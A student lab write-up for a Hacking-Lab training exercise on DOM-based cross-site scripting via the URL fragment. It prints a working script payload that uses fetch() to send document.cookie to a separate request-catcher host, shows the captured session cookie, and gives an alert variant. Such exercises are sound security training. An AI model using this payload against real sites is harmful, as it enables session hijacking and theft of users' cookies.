Juvan Thavalingam, Christian Graber

Task 4:

1. Open the website “Hacking-Lab for Fun and Profit”
2. Start the Request Catcher
3. Url code of the Request Catcher: https://0906ea6b-6fd7-4b17-b2ec-cfadb7e7a53d.i.vuln.land/
4. The Url of the website is: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html
5. If you click on Bern, Berlin or Headquarters at the bottom of the webpage, you see how the url change:

   Click Berlin: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html#Berlin

   Click Bern: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html#Bern

   Click Headquarters: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html#Headquarters

   We can execute a JavaScript code after the #!

   We can also see this vulnerability in the JavaScript code itself, in the location.hash.slice(1) which is used to get the URL fragment (after the #) without any proper sanitization, only slicing. So:

6. Put this line in the address bar of the webpage:
   https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html#<script>fetch("https://0906ea6b-6fd7-4b17-b2ec-cfadb7e7a53d.i.vuln.land/sol?cookie=" + document.cookie); </script>

   This is the JavaScript Code:
   <script>fetch("https://0906ea6b-6fd7-4b17-b2ec-cfadb7e7a53d.i.vuln.land/sol?cookie=" + document.cookie); </script>

7. If you done this correctly, the Request Capture will look like this:

```
IP: 10.1.12.1
Time: 2024-10-15 14:57:12
Headers:
Host: 0906ea6b-6fd7-4b17-b2ec-cfadb7e7a53d.i.vuln.land
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Origin: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land
Referer: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
X-Forwarded-For: 160.85.253.213
X-Forwarded-Host: 0906ea6b-6fd7-4b17-b2ec-cfadb7e7a53d.i.vuln.land
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Forwarded-Server: traefik.vuln.land
X-Real-Ip: 160.85.253.213


QueryString:
b'cookie=jsessionid=my_name_is_bond_007'
================================================================
```

Result: jsessionid=my_name_is_bond_007


This means the attack was successful, and we were able to execute unauthorized JavaScript code to get the cookie.

8. Answer to the questions:

   The vulnerability is in the url. If you put a “#” at the end of it, you can put a JavaScript Code after this. The Part after # will not send to the server. Server cannot detect the attack!

   The Url for the victim: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html#<script>fetch("https://0906ea6b-6fd7-4b17-b2ec-cfadb7e7a53d.i.vuln.land/sol?cookie=" + document.cookie); </script>

   For the alert, the Url must be looking like this: https://77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land/start.html#%3Cscript%3Ealert(document.cookie);%20%3C/script%3E


77a69fd7-cd57-40ba-bd77-9c46a3746d93.i.vuln.land
jsessionid=my_name_is_bond_007
OK